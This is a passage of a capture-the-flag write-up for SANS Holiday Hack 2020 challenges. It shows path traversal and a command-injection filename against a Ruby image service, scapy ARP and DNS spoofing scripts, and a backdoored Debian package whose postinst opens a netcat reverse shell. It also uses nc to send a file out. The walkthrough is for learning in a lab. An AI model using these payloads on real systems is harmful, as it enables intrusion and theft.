


```
get '/image' do
  if !params['id']
    raise 'ID is missing!'
  end

  # Validation is boring! --Jack
  # if params['id'] !~ /^[a-zA-Z0-9._-]+$/
  #   return 400, 'Invalid id! id may contain letter
  # end

  content_type 'image/jpeg'

  filename = "#{ FINAL_FOLDER }/#{ params['id'] }"

  if File.exists?(filename)
    return File.read(filename)
  else
    return 404, "Image not found!"
  end
end
```

Here we see that without the validation, we can provide a traversal string of ../../../../app/lib/app.rb, which will result in the variable being /tmp/../../../../app/lib/app.rb, which ultimately results in /app/lib/app.rg

Knowing that we can read any file on the system that the web server may have access to, and knowing that there are environment variables for the system, user and process, we try each way and check results.

Knowing that the server is running nginx, a little searching shows that it is likely that the process is running with pid 1. And the process has its own environment variables set under /proc/<pid>/environ.



```
GET https://tag-generator.kringlecastle.com/image?id=../../../../proc/1/environ HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:84.0) Gecko/20100101 Firefox/84.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Upgrade-Insecur
Content-Length:
Host: tag-gener
```

```
HTTP/1.1 200 OK
Server: nginx/1.14.2
Date: Thu, 07 Jan 2021 21:51:01 GMT
Content-Type: image/jpeg
Content-Length: 399
Connection: keep-alive
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=15552000; includeSubDomains
X-XSS-Protection: 1; mode=block
X-Robots-Tag: none
X-Download-Options: noopen
X-Permitted-Cross-Domain-Policies: none
```


```
PATH=/usr/local/bundle/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/binHOSTNAME=cbf2810b7573
RUBY_MAJOR=2.7RUBY_VERSION=2.7.0RUBY_DOWNLOAD_SHA256=
27d350a52a02b53034ca0794efe518667d558f152656c2baaf08f3d0c8b02343GEM_HOME=/usr/local/bundleBUNDLE_SILENCE_ROOT_
WARNING=1BUNDLE_APP_CONFIG=/usr/local/bundleAPP_HOME=/appPORT=4141HOST=0.0.0.0GREETZ=JackFrostWasHereHOME=/home
/app
```

Access to /proc/1/environ provides the environment variables and we see that

GREETZ=JackFrostWasHere

Not content with just this, we also see in the app.rb script that it is using Ruby Zip, which we find a known vulnerability for, CVE-2019-5624. We also see the command `system("convert -resize 800x600\\> -quality 75 '#{ filename }' '#{ out_path }'")` under `handle_image`. System() is a ruby command that allows the execution of system commands, and convert is related to ImageMagic and a little searching reveals a potential vulnerability, ImageTragick. Could we potentially use either of these to gain additional access?

We create a zip file containing a file with the name "../../../../../app/test.png" and submit the zip file to the tag generator.



ERROR

Something went wrong!


Error in /app/lib/app.rb: Permission denied @ rb_sysopen - /tmp/../../../../../app/test.png

Though it appears that there is still potential, it looks like the account being used does not have permission to write just anywhere.


None of the convert exploits appear to be working that I can see, so I move on to the instance of system(). Let us review the script in a little more detail.

We see with the /upload endpoint and process_file, there is a split between zip files, and png/jpeg/jpg files. If it is a zip file, it is parsed and ultimately extracted. Jack's commenting out the validation means that we can include other characters.

Once the file has been extracted directly to disk, that filename is then passed to the process_file function.




```
def handle_zip(filename)
  LOGGER.debug("Processing #{ filename } as a zip")
  out_files = []

  Zip::File.open(filename) do |zip_file|
    # Handle entries one by one
    zip_file.each do |entry|
      LOGGER.debug("Extracting #{entry.name}")

      if entry.size > MAX_SIZE
        raise 'File too large when extracted'
      end

      if entry.name().end_with?('zip')
        raise 'Nested zip files are not supported!'
      end

      # I wonder what this will do? --Jack
      # if entry.name !~ /^[a-zA-Z0-9._-]+$/
      #   raise 'Invalid filename! Filenames may contain letters, numbers, period, unde
      # end

      # We want to extract into TMP_FOLDER
      out_file = "#{ TMP_FOLDER }/#{ entry.name }"

      # Extract to file or directory based on name i the archive
      entry.extract(out_file) {
        # If the file exists, simply overwrite

      }

      # Process it
      out_files << process_file(out_file)
    end
  end
```



```
def process_file(filename)
  out_files = []

  if filename.downcase.end_with?('zip')
    # Append the list returned by handle_zip
    out_files += handle_zip(filename)
  elsif filename.downcase.end_with?('jpg') || filename.downcase.end_with?('
    # Append the name returned by handle_image
    out_files << handle_image(filename)
  else
    raise "Unsupported file type: #{ filename }"
  end

  return out_files
end
```

This function will handle files no matter what, whether uploaded directly, or from a zip file. This means that our file name needs to end with jpg, jpeg, or png, (not just have an extension) and if so, will pass it to handle_image

Here we see that ultimately, that filename is passed directly to the system() command, and there's only a log entry of success or failure. When a file is uploaded directly, the filename appears to change, where with the zip function, the filename is unmodified.



```
def handle_image(filename)
  out_filename = "#{ SecureRandom.uuid }#{File.extname(filename).downcase}"
  out_path = "#{ FINAL_FOLDER }/#{ out_filename }"

  # Resize and compress in the background
  Thread.new do
    if !system("convert -resize 800x600\\> -quality 75 '#{ filename }' '#{ out_path }'")
      LOGGER.error("Something went wrong with file conversion: #{ filename }")
    else
      LOGGER.debug("File successfully converted: #{ filename }")
    end
  end

  # Return just the filename - we can figure that out later
  return out_filename
end
```

At this point, we need to split the system(convert) command in a way that we can execute our own command, and get the results of that command back. The system() command will only return a true, false, or nil.

For bash, we know that we can use the **;** character to split a list of command to run one after another, so we can ultimately run something like `system(convert ; ourcommand)`. So we create a filename like this:


```
';printenv>environ;'png
```

We start the file name with a tick to close off the first variable, then end the convert command and start our own, printenv, redirecting the output to a file. We end our command, add another tick to match the end of the first variable, and let the original system command take care of the rest. This is what will end up being executed:


```
system("convert -resize 800x600\\> -quality 75 '';printenv>environ;'png' '#{ out_path }'")
```

Now, to figure out where the file will be saved we go back to the app.rb script.

We see the TMP and FINAL folder where files are uploaded, but then we see that the script changes the directory to the TMP folder, which means that the file should exist in the temp directory.



```
# encoding: ASCII-8BIT

TMP_FOLDER = '/tmp'
FINAL_FOLDER = '/tmp'

# Don't put the uploads in the application folder
Dir.chdir TMP_FOLDER
```



```
GET https://tag-generator.kringlecastle.com/image?id=../../../../tmp/environ HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:84.0) Gecko/20100101 Firefox/84.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Content-Length: 0
Host: tag-generator.kringlecastle.com
```


```
HTTP/1.1 200 OK
Server: nginx/1.14.2
Date: Sun, 10 Jan 2021 13:40:30 GMT
Content-Type: image/jpeg
Content-Length: 429
Connection: keep-alive
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=15552000; includeSubDomains
X-XSS-Protection: 1; mode=block
X-Robots-Tag: none
X-Download-Options: noopen
X-Permitted-Cross-Domain-Policies: none
```

```
RUBY_MAJOR=2.7
GREETZ=JackFrostWasHere
HOSTNAME=cbf2810b7573
PORT=4141
HOME=/home/app
BUNDLE_APP_CONFIG=/usr/local/bundle
RUBY_VERSION=2.7.0
RACK_ENV=development
APP_HOME=/app
PATH=/usr/local/bundle/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
HOST=0.0.0.0
GEM_HOME=/usr/local/bundle
```


And success!

As a bonus, if we run ls>directory, we see a message:

Someone appears to have an admirer.



9) ARP Shenanigans



Go to the NetWars room on the roof and help Alabaster Snowball get access back to a host using ARP. Retrieve the document at /NORTH_POLE_Land_Use_Board_Meeting_Minutes.txt. Who recused herself from the vote described on the document?


This challenge consists of a target machine that we need to get access to, but do not have any credentials. We have a system on the same physical network segment, so we can see any network traffic that the target is generating.

From this we can perform a Man-in-the-Middle attack using ARP spoofing, and interact with the machine from there. Using scapy we can look at network packets and respond in a manner that gets the target to talk to us.

Connecting to the terminal we are presented with a tmux terminal, which will be helpful as we need to do multiple things at one time.

I setup my tmux terminal with sessions for the following purposes, tcpdump, netcat listener, http server, arp response, and dns response.


We start running tcpdump -nni eth0 to watch what is happening on the network and we see ARP requests from 10.6.6.35 asking who has 10.6.6.53. Using scapy, we can take that request and respond telling the target we have the mac address for that IP:



```
def handle_arp_packets(packet):
    # if arp request, then we need to fill this out to send back our mac
    if ARP in packet and packet[ARP].op == 1:
        ether_resp = Ether(dst=packet[0].src, type=0x806, src=macaddr)

        arp_response = ARP(pdst=packet[0].psrc)
        arp_response.op = 2
        arp_response.plen = 4
        arp_response.hwlen = 6
        arp_response.ptype = "IPv4"
        arp_response.hwtype = 0x1

        arp_response.hwsrc = macaddr
        arp_response.psrc = packet[0].pdst
        arp_response.hwdst = packet[0].hwsrc
        arp_response.pdst = packet[0].psrc

        response = ether_resp/arp_response

        sendp(response, iface="eth0")
```


We modify arp_resp.py in the scripts directory, taking the needed information from the ARP request to fill our response.

We run that and then see the target perform a DNS query.




```
02:38:39.780040 ARP, Request who-has 10.6.6.53 tell 10.6.6.35, length 28
02:39:00.815923 ARP, Request who-has 10.6.6.53 tell 10.6.6.35, length 28
02:39:00.840091 ARP, Reply 10.6.6.53 is-at 02:42:0a:06:00:03, length 28
02:39:00.856661 IP 10.6.6.35.6019 > 10.6.6.53.53: 0+ A? ftp.osuosl.org. (32)
02:39:01.855971 ARP, Request who-has 10.6.6.53 tell 10.6.6.35, length 28
02:39:02.884145 ARP, Request who-has 10.6.6.53 tell 10.6.6.35, length 28
```

We configure the dns_resp.py script that will respond to the target resolving the query to our IP.




```
ipaddr_we_arp_spoofed = "10.6.6.53"

def handle_dns_request(packet):
    # Need to change mac addresses, Ip Addresses, and ports below.
    # We also need
    eth = Ether(src=macaddr, dst=packet[0].src)
    ip = IP(dst=packet[0][IP].src, src=packet[0][IP].dst)
    udp = UDP(dport=packet[0][UDP].sport, sport=packet[0][UDP].dport)
    dns = DNS(
        id=packet[0][DNS].id,
        opcode = packet[0][DNS].opcode,
        qr = 1,
        qd = packet[0][DNS].qd,
        an = DNSRR(
            rrname=packet[0][DNS].qd[DNSQR].qname,
            type=1,
            ttl=60,
            rdata=ipaddr
            )
        )
    dns_response = eth/ip/udp/dns
    sendp(dns_response, iface="eth0")
```

One thing to note as I had trouble with this for a little bit, I forgot to add the qr field and so nothing was working. This is a case of making sure you have the appropriate syntax as the qr bit indicates whether the header is for a query or response, so makes sense things were not working. See RFC 2929 and RFC 8490.



```
02:49:29.719972 ARP, Request who-has 10.6.6.53 tell 10.6.6.35, length 28
02:49:29.739997 ARP, Reply 10.6.6.53 is-at 02:42:0a:06:00:03, length 28
02:49:29.756305 IP 10.6.6.35.16922 > 10.6.6.53.53: 0+ A? ftp.osuosl.org. (32
02:49:30.793765 IP 10.6.6.35.55926 > 10.6.0.3.80: Flags [S], seq 2854831747,
02:49:30.793800 IP 10.6.0.3.80 > 10.6.6.35.55926: Flags [R.], seq 0, ack 285
```

Now that we have told the target to talk to us for both ARP and DNS, we now see a connection attempt to us on port 80, so we setup our http server using python, run our arp and dns scripts again and see that there is a request for a Debian package.




```
guest@571e1bb9c27a:~/http$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.6.6.35 - - [08/Jan/2021 03:01:45] code 404, message File not found
10.6.6.35 - - [08/Jan/2021 03:01:45] "GET /pub/jfrost/backdoor/suriv_amd64.deb H
TP/1.1" 404 -
```

We create our folder structure to match the request and get our http server ready to serve up a package of our own making. If the target is not checking to make sure that packages are valid and have not been altered from its original source, we can modify a package to include our own instructions.

We see a netcat package provided to us and get to work on setting up a package with our own commands. We run the following commands to setup our package in the ARP Terminal:

```
cd debs/
dpkg -x netcat-traditional_1.10-41.1ubuntu1_amd64.deb netcat
mkdir netcat/DEBIAN
ar -x netcat-traditional_1.10-41.1ubuntu1_amd64.deb
xz -d control.tar.xz
tar -xvf control.tar ./control
tar -xvf control.tar ./postinst
mv control netcat/DEBIAN/
mv postinst netcat/DEBIAN/
echo "sudo chmod 2755 /usr/share/netcat_cmd && /usr/share/netcat_cmd &" >>
netcat/DEBIAN/postinst
echo "nc <eth0.ip> 8080 -e /bin/bash" > netcat/usr/share/netcat_cmd
dpkg-deb --build netcat
mv netcat.deb ../http/pub/jfrost/backdoor/suriv_amd64.deb
```

For the payload, we make note of the local IP and make sure to use that for the netcat reverse shell. We configure our system as the listener with `nc -lvp 8080` and run our scripts, however nothing happens. I wonder if I am running things correctly, if there are issues with network connectivity, if the shells are available, or if there is something else completely. So I go back to the beginning and walk through each step until I get to the package creation and realize that the postinst file is running the commands, so I modify the postinst file with the netcat reverse shell, instead of putting it into another file, and run everything again.



```
guest@571e1bb9c27a:~$ nc -lvp 8080
listening on [any] 8080 ...
connect to [10.6.0.3] from arp_requester.guestnet0.kringlecastl
e.com [10.6.6.35] 41042
id
uid=1500(jfrost) gid=1500(jfrost) groups=1500(jfrost)
```

And success!

I run `cat /NORTH_POLE_Land_Use_Board_Meeting_Minutes.txt`, but my session window is too small to see the whole file, so I modify my netcat payload and listener to do a file transfer:

```
nc <eth0.ip> 8080 < /NORTH_POLE_Land_Use_Board_Meeting_Minutes.txt
nc -vlp 8080 > NP_Board_Meeting.txt
```

-Payload

- Listener

I can run `less NP_Board_Meeting.txt` and scroll through at my leisure now. It is an interesting board meeting discussing the expansion project to handle KringleCon I can only guess, and Jack is not agreeable to the idea. But to answer the question of who recused themselves


Answer : Tanta Kringle recused herself from the vote given her adoption of Kris Kringle as a son early in his life.

10) Defeat Fingerprint Sensor

`Bypass the Santavator fingerprint sensor. Enter Santa's office without Santa's fingerprint.`

To see how we can bypass the Santavator fingerprint sensor (or other requirements), we need to understand how things work.

Using the browser developer tools we find the fingerprint element and follow the click event listener.




```
      rkshop-button">
    ▶<div class="box-parent">…</div>
    ▼<div class="cover">
      ▶<div class="localstorage-error">…</div>
        <img class="f15btn found" src="images/floor1-
        5button.png">
        <div class="key"></div>
        <div class="print-cover open"></div> == $0
      ▶<button class="btn btn1 active powered" data-
      floor="1">…</button>
        <button class="btn btn15 powered" data-floor=
        "1.5">1.5</button>
        "`
              "
        <button class="btn btn2 powered" data-floor=
        "2">2</button>
```

```
↻ ☑ Ancestors  All ▼  ☑ Framework listener
▶ blur
▶ change
▼ click
  ▶ div.print-cover.open  Remove  app.js:353
  ▶ document  Remove  christmasmagic.js:37
▶ focus
▶ input
▶ keydown
▶ keyup
▶ load
▶ pointerdown
▶ scroll
```


light.greenlight.workshop-button div.cover div.print-cover.open …

This brings us to https://elevator.kringlecastle.com/app.js, line 353 which is a part of the handleBtn4 constant.




```
349 const handleBtn4 = () => {
350   const cover = document.querySelector('.print-cover');
